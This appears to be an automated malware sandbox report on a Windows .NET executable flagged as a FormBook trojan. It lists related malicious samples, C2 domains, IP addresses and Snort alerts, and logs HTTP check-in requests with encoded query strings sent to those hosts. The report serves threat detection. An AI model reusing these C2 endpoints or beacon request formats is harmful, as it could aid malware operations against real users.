Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@7/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.1% (good quality ratio 21%) • Quality average: 71.5% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:14:20	API Interceptor	1x Sleep call for process: NQBNpLezqZKv1P4.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.143.9.211	Y-20211907-00927735_pdf.exe	Get hash	malicious	Browse	• www.danielleageorges.com/uisg/?tF=ML04lb7xhZYx&5j3p=hhyAeZMb3zFiy4MOM2D3s3kjgT3RuE2EuTgtPMYOyuC8t4VCBdMXjazi2AHJSH/wEcpc
184.168.131.241	G1638.exe	Get hash	malicious	Browse	• www.thedogmodel.com/hc3i/?JL0HnD=AEOrJsL6rGbsWfDwAgFkWYaihDHts4wGc065KMTZKhXMq5F1yQ8yw1LMQOwMcJswMbru&6l=y6ApP06pAPPL0p7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Statement.xlsx	Get hash	malicious	Browse	• www.abbiescottdesigns.com/bsk9/?8paTU=pzuDZXAXFv2D4hw0&6l=MopRYPOW7JCjWP/1sAzbtOEx8U1HhEs2pWXoV4jagQPZKmP7AX4vdyuGLvxuJwa4zZDBpg==
	Payment Instruction.xlsx	Get hash	malicious	Browse	• www.cannibus-rx.com/gno4/?8p0p4zn=iEPMrV7ILrMnOAVARXhTlFvTv9GbImgTdlMtasoPFVRj/42YGlg1E2zruwKsUVio7YNnfQ==&CxlPa=y2JdyRFP5Fh8i
	F63V4i8eZU.exe	Get hash	malicious	Browse	• www.mikecdmusic.com/nff/?D48p=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBERul6QoZrrZt&-ZgX=tR-DSFa8o
	BANGKOK REG. SHIPMENT SUPPLY CIF BANGKOK 19-21 FULL DETAILS.exe	Get hash	malicious	Browse	• www.matkomiljevic.com/b6a4/?Qtx=qCsvzbIaH/CGU0c4Z7vgoGZzfGvizrvtlcJvThT2ItnQlVQYApGwkKJ+zmDyJqz7K2FB&p0GxMv=5jlLiBdP
	order no. YOIMM20190832 pdf.exe	Get hash	malicious	Browse	• www.strongerpayment.com/h388/?v81=pAstdHxZGWGfHmw1JPDLR+rRdT5Wd2dd0JVjSbi5Tem+ckTFR6mVjiPsXOruuAOIXiwt&s0Ghw=0vlTNP3x_f
	PROFORMA_INVOICE.xlsx	Get hash	malicious	Browse	• www.satyamsofficial.com/u6bi/?-Z60D0=4hO8rhRxxF4p2bmp&mrW4nr=6/DqqmU67My+o9WIEnQfg15rK68cX3oaURqPZnVLBGXmjCQ8oq4NJd8cVZ2k3j3bm4OM+Q==

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order PI specification N0-00128835%%.exe	Get hash	malicious	Browse	• www.ghouliani.com/h388/?x48D=bTq2osQPDvHdAPhVpCoSdi9rtLGs2KFahtYfViOOdi/nUy4auo+J+f3F4G5+lTaJ5vsR31D3UQ==&q8m0=MFQh2ZPPwjVHEde
	fb6YVPzIC1.exe	Get hash	malicious	Browse	• www.kat420nip.com/qmf6/?zd6tZ2=NbNxnFF0fFs88R&bFNp=Zv+eBnpAIFGmTI7p2xr5psf0Vi2YzEWTqeM4kLgFN5W9UQQQa9qsRCWDzA2mJxnFi8Tg
	23BOqgo2Gn.exe	Get hash	malicious	Browse	• www.blackgirlvanlife.com/7bun/?z48HDp=PlKLWJz0FllX3pm0&7nFtij=/gN6jVYNMVFDRayqbXkiyfbKJO5JP7TEqi3HPVa1wPvVanYFdjfGyUWlCJ9ff8Kj9D5R
	d6qU4nYIEp.exe	Get hash	malicious	Browse	• www.wthcoffee.com/dy8g/?Rlr=YtpudndwADuOlBifVFtGWXR4JyGy/IbN+CEsYhZgxxhckievLjWlo+wT/5l3C1gHGS7g&s2JL=Q4SxKzxPg
	PO_8356.pdf.exe	Get hash	malicious	Browse	• www.briankingfineart.com/ogpo/?7n0lq=dTcfCdwaIiENiusBFYeK5Px0FWRhWt92Mm3lebP8PLXeB8uAjBgQKXEu5MW9c1eHOvJwaxV/uw==&hnQLA0=d2MtV2hhcv98DBGP
	Tlz3P6ra10.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?xXk8kx=BxltD27xbtZdOP20&B6eTzpeH=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSIMQ2+HN9YiKWazZWK0rEbsmGg==

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	20hy7F77ShZV221.exe	Get hash	malicious	Browse	• www.empireofglam.com/cogt/?Z8qDI=rlXPMgteeH67sIOLSF2dCGYbsCcrTcMeWUUTRojqCE8KkK44PwA7ZHnM4ZUcfGmoJZOW&lR-Hn=6lxhenMPDFl4V
	vwffPcT2NE.exe	Get hash	malicious	Browse	• www.onetinyproject.com/7bun/?9riP=HJHSmVjVEQRXj5S0ipANZWzmM/Hlu23aV6iReq3JvMFZniLQ3bv2HSoq7OV+krl58FR8&kL3Xu=t484X2jh6NJxjj-P
	order spacification pdf.exe	Get hash	malicious	Browse	• www.strongerpayment.com/h388/?v468Mla=pAstdHxZGWGfHmw1JPDLR+rRdT5Wd2dd0JVjSbi5Tem+ckTFR6mVjiPsXOruuAOIXiwt&-Zr8=V44l1R
	2GuNlCn0X6.exe	Get hash	malicious	Browse	• www.courtierkabyle.com/ushb/?PjND=Mlr4_4Sx&5j5=Mfaic7BYnuLfA3S1MkBhLcdZBOBWvpPcjePd2T0gGUCe/vHcO4ozxAM2oqSDUjuPRpVV
	6660020210712_0-00010.XLS.exe	Get hash	malicious	Browse	• www.fostermarketing.energy/wz6a/?nluDS=LrYt&m6ApL=2XZNGGQYktPAsUu/ahuVsaXaEwpRRmnS5lzzQZsl9IG3KGSpvXx68Anyc9UBwoWT17Wg
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.23572.rtf	Get hash	malicious	Browse	• www.listingallauto.com/slpb/?uP=aTQlizohqDVPsbOP&d6Dd=2ZqqrDcZ1B7k5sPUy5cxgCcAt+ptgw4L+UdrKgV+KOSxr7wkLzW4BhqhwhJOrLeK3SNRFg==
	C0TEsC936Q.exe	Get hash	malicious	Browse	• www.conectaragora.com/n84e/?rfgPc=p6i+kRTx6iVgorjxXMyecgcPSEfEpCNZNLMvo7qFW93Imy9WrDA1CQT3eoMLkfW3eO1IeBYl3w==&3f0x=IN981HP8SlixfBA

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	Orden de compra cotizacion.exe	Get hash	malicious	Browse	• 23.226.51.219
	U1R7Ed7940	Get hash	malicious	Browse	• 156.255.211.9
	leyw73RE9o	Get hash	malicious	Browse	• 23.235.167.110
	Tlz3P6ra10.exe	Get hash	malicious	Browse	• 156.255.14 0.216
	TdRlUtrbeS.exe	Get hash	malicious	Browse	• 154.207.35.108
	Petrogel SOA - Jul21.xlsx	Get hash	malicious	Browse	• 154.207.35.108
	71q14am5gY.exe	Get hash	malicious	Browse	• 154.207.35.108
	PO#JFUB0002 FOR NEW ORDER.exe	Get hash	malicious	Browse	• 156.225.32.61
	factura y factura de la v#U00eda a#U00e9rea.exe	Get hash	malicious	Browse	• 156.241.53.145
	ZQGMiyaTir.exe	Get hash	malicious	Browse	• 156.241.53.161
	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• 156.241.53.127
	eHTLcWfhgv.exe	Get hash	malicious	Browse	• 156.241.53.161
	Nuvoco_RFQ_21-06-2021.exe	Get hash	malicious	Browse	• 156.234.18 4.179
	Gz98aWSGb5.exe	Get hash	malicious	Browse	• 156.241.53.223
	Swift_Report.exe	Get hash	malicious	Browse	• 156.241.53.223
	POWlzL.exe	Get hash	malicious	Browse	• 156.226.160.4
	Purchase_Order.exe	Get hash	malicious	Browse	• 156.241.53.127
	ITAPQJikGw.exe	Get hash	malicious	Browse	• 156.241.53.161
	Letter 09JUN 2021.xlsx	Get hash	malicious	Browse	• 156.241.53.161
	bank details.exe	Get hash	malicious	Browse	• 156.224.66.89
AMAZON-02US	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 52.217.42.228
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 52.217.201.169
	Nb2HQZZDIf.exe	Get hash	malicious	Browse	• 52.216.94.27
	ovLjmo5UoE	Get hash	malicious	Browse	• 63.34.62.30
	o3ZUDIEL1v	Get hash	malicious	Browse	• 18.151.13.78
	D1dU3jQ1II	Get hash	malicious	Browse	• 34.208.242.240
	mal.exe	Get hash	malicious	Browse	• 52.58.78.16
	vjsBNwolo9.js	Get hash	malicious	Browse	• 76.223.26.96
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 52.217.135.113
	A7X93JRxhp	Get hash	malicious	Browse	• 54.151.74.14
	1Ds9g7CEsp	Get hash	malicious	Browse	• 13.208.189.104
	XuQRPW44hi	Get hash	malicious	Browse	• 54.228.23.118
	Taf5zLti30	Get hash	malicious	Browse	• 44.231.84.110
	5qpsqg7U0G	Get hash	malicious	Browse	• 34.219.219.82
	LyxN1ckWTW	Get hash	malicious	Browse	• 18.139.244.68
	ZlvFNj.dll	Get hash	malicious	Browse	• 3.16.22.120
	U4r9W64doy	Get hash	malicious	Browse	• 13.245.89.196
	C4PozjQdGE	Get hash	malicious	Browse	• 18.135.214.121
	kb5IbEJU8c	Get hash	malicious	Browse	• 18.227.43.189
	MD5OxTSc6i	Get hash	malicious	Browse	• 18.149.163.217

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NQBNpLezqZKv1P4.exe.log

Process:	C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NQBNpLezqZKv1P4.exe.log	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.569459149457171
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	NQBNpLezqZKv1P4.exe
File size:	714240
MD5:	f03bf8d3ecc2ae4b40f836c59ac09bdf
SHA1:	58f48a5a960eac4ee1f33ea16075cfd44f37b3a3
SHA256:	2e4cf88a434d484057fcc090cb7de5deb6d30c8e00da339c886f2482f6a7ebe1
SHA512:	9d174091b1bfb2e38da7cfb521bd5c6e471edb348e8e1c5cddd3b0784be6cd167617277c099d28927f97a24ee6a4e74d62e659dea23264d3c4ec738e6cee0255
SSDEEP:	12288:4G0UB38XcvIFwXbrQtx0ChxIWzZc8o5UJAfEsyaUVKnp:4G0E8XcQWbVuSt5TfEzahp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....>.... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4af93e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F8BCE0 [Thu Jul 22 00:33:36 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xad95c	0xada00	False	0.776407262419	data	7.57888986763	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb0000	0x618	0x800	False	0.3349609375	data	3.48372701638	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-13:15:39.181869	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.66
07/22/21-13:15:39.181869	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.66
07/22/21-13:15:39.181869	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	199.34.228.66
07/22/21-13:15:50.171392	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	104.143.9.211
07/22/21-13:15:50.171392	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	104.143.9.211
07/22/21-13:15:50.171392	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	104.143.9.211

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 13:15:27.176110983 CEST	192.168.2.4	8.8.8.8	0x121f	Standard query (0)	www.boicity.com	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:33.012599945 CEST	192.168.2.4	8.8.8.8	0x1ca7	Standard query (0)	www.sh-zzjy.com	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:38.825973034 CEST	192.168.2.4	8.8.8.8	0x73f	Standard query (0)	www.zrcezz fdfkyjlir.com	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:44.418431997 CEST	192.168.2.4	8.8.8.8	0x641a	Standard query (0)	www.iafzal.com	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:49.904895067 CEST	192.168.2.4	8.8.8.8	0x90fe	Standard query (0)	www.nirvan anaturalcbd.net	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.338299036 CEST	192.168.2.4	8.8.8.8	0x666d	Standard query (0)	www.updates-app.com	A (IP address)	IN (0x0001)
Jul 22, 2021 13:16:00.590152979 CEST	192.168.2.4	8.8.8.8	0x299c	Standard query (0)	www.fbgroupsmadesimple.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 13:15:27.237327099 CEST	8.8.8.8	192.168.2.4	0x121f	No error (0)	www.boicity.com		156.241.53.21	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:33.074120998 CEST	8.8.8.8	192.168.2.4	0x1ca7	No error (0)	www.sh-zzjy.com		156.241.53.248	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:38.996172905 CEST	8.8.8.8	192.168.2.4	0x73f	No error (0)	www.zrcezz fdfkyjlir.com		199.34.228.66	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:44.483258009 CEST	8.8.8.8	192.168.2.4	0x641a	No error (0)	www.iafzal.com	iafzal.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 13:15:44.483258009 CEST	8.8.8.8	192.168.2.4	0x641a	No error (0)	iafzal.com		184.168.131.241	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:50.046713114 CEST	8.8.8.8	192.168.2.4	0x90fe	No error (0)	www.nirvan anaturalcbd.net		104.143.9.211	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:50.046713114 CEST	8.8.8.8	192.168.2.4	0x90fe	No error (0)	www.nirvan anaturalcbd.net		104.143.9.210	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	www.updates-app.com	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		46.137.146.55	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		18.203.219.9	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		34.255.33.146	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		54.155.1.52	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		34.251.97.14	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		52.212.183.103	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		34.246.78.149	A (IP address)	IN (0x0001)
Jul 22, 2021 13:15:55.428956985 CEST	8.8.8.8	192.168.2.4	0x666d	No error (0)	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com		34.242.133.169	A (IP address)	IN (0x0001)
Jul 22, 2021 13:16:00.653287888 CEST	8.8.8.8	192.168.2.4	0x299c	No error (0)	www.fbgroupsmadesimple.com	fbgroupsmadesimple.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 13:16:00.653287888 CEST	8.8.8.8	192.168.2.4	0x299c	No error (0)	fbgroupsma desimple.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.boicity.com
- www.sh-zzjy.com
- www.zrcezzfdfkyjlir.com
- www.iafzal.com
- www.nirvananaturalcbd.net
- www.updates-app.com
- www.fbgroupsmadesimple.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49763	156.241.53.21	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:27.482441902 CEST	6096	OUT	GET /4nn8/?Hdydvr=K/+E+I2IaBFJ5+Cq3Rel2nBITE/CM1NIkmEUWNpd048Z4hITxZXmdbK/fpJNWxfegP81&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.boicity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:47.860467911 CEST	6118	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 11:15:27 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Connection: close Set-Cookie: PHPSESSID=oii5c43eppespmfquijqnko7b4; path=/ Upgrade: h2 Connection: Upgrade Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49766	156.241.53.248	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:33.302323103 CEST	6110	OUT	GET /4nn8/?Hdydvr=i0XGe6lKRF+5hxK276Prns6Op/qjCtWP9PfxQZZGRBq4WhJG8zoVsATrcXi5v9ulo8Wv&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.sh-zzjy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:34.220505953 CEST	6111	IN	HTTP/1.1 302 Moved Temporarily Date: Thu, 22 Jul 2021 11:15:33 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=h4aj6vnqf4735he6qq4lbomgl0; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49767	199.34.228.66	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 13:15:39.181869030 CEST	6112	OUT	GET /4nn8/?Hdydvr=DlDj4b1enWmfAZKfxgQAJvc2gBRdZlUrx2lzN81LRJr5fJ6P75G3daxk/kXjeAeayVM3&kXL=IR8x3xdhtDZDo HTTP/1.1 Host: www.zrcezzfdfkyjlir.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 13:15:39.378952026 CEST	6113	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 11:15:39 GMT Server: Apache Set-Cookie: is_mobile=0; path=/; domain=www.zrcezzfdfkyjlir.com Vary: X-W-SSL,User-Agent Set-Cookie: language=en; expires=Thu, 05-Aug-2021 11:15:39 GMT; Max-Age=1209600; path=/ Cache-Control: private X-Host: pages3.sf2p.intern.weebly.net X-UA-Compatible: IE=edge,chrome=1 Content-Length: 3802 Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 67 64 70 72 2f 67 64 70 72 73 63 72 69 70 74 2e 6a 73 3f 62 75 69 6c 64 54 69 6d 65 3d 31 36 32 36 34 35 31 37 34 35 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 61 72 63 68 69 76 65 22 20 2f 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 2f 63 64 6e 31 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 64 65 76 65 6c 6f 70 65 72 2f 6e 6f 6e 65 2e 69 63 6f 22 20 2f 3e 0a 0a 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 40 66 6f 6e 74 2d 66 61 63 65 20 7b 0a 09 09 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 27 50 72 6f 78 69 6d 61 20 4e 6f 76 61 27 3b 0a 09 09 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 09 09 09 73 72 63 3a 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 6f 72 6b 2f 66 6f 6e 74 73 2f 70 72 6f 78 69 6d 61 2d 6e 6f 76 61 2d 6c 69 67 68 74 2f 33 31 41 43 39 36 5f 30 5f 30 2e 65 6f 74 22 29 3b 0a 09 09 09 73 72 63 3a 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 6f 72 6b 2f 66 6f 6e 74 73 2f 70 72 6f 78 69 6d 61 2d 6e 6f 76 61 2d 6c 69 67 68 74 2f 33 31 41 43 39 36 5f 30 5f 30 2e 65 6f 74 3f 23 69 65 66 69 78 22 29 20 66 6f 72 6d 61 74 28 22 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 22 29 2c 20 75 72 6c 28 22 2f 2f 63 64 6e 32 2e 65 64 69 74 6d 79 73 69 74 65 2e 63 6f 6d 2f 63 6f 6d 70 6f 6e 65 6e 74 73 2f 75 69 2d 66 72 61 6d 65 77 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"><head><script src="/gdpr/gdprscript.js?buildTime=1626451745"></script><title>404 - Page Not Found</title><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noarchive" /><link rel="shortcut icon" href="//cdn1.editmysite.com/developer/none.ico" /><style type="text/css">@font-face {font-family: 'Proxima Nova';font-weight: 300;src: url("//cdn2.editmysite.com/components/ui-framework/fonts/proxima-nova-light/31AC96_0_0.eot");src: url("//cdn2.editmysite.com/components/ui-framework/fonts/proxima-nova-light/31AC96_0_0.eot?#iefix") format("embedded-opentype"), url("//cdn2.editmysite.com/components/ui-framew

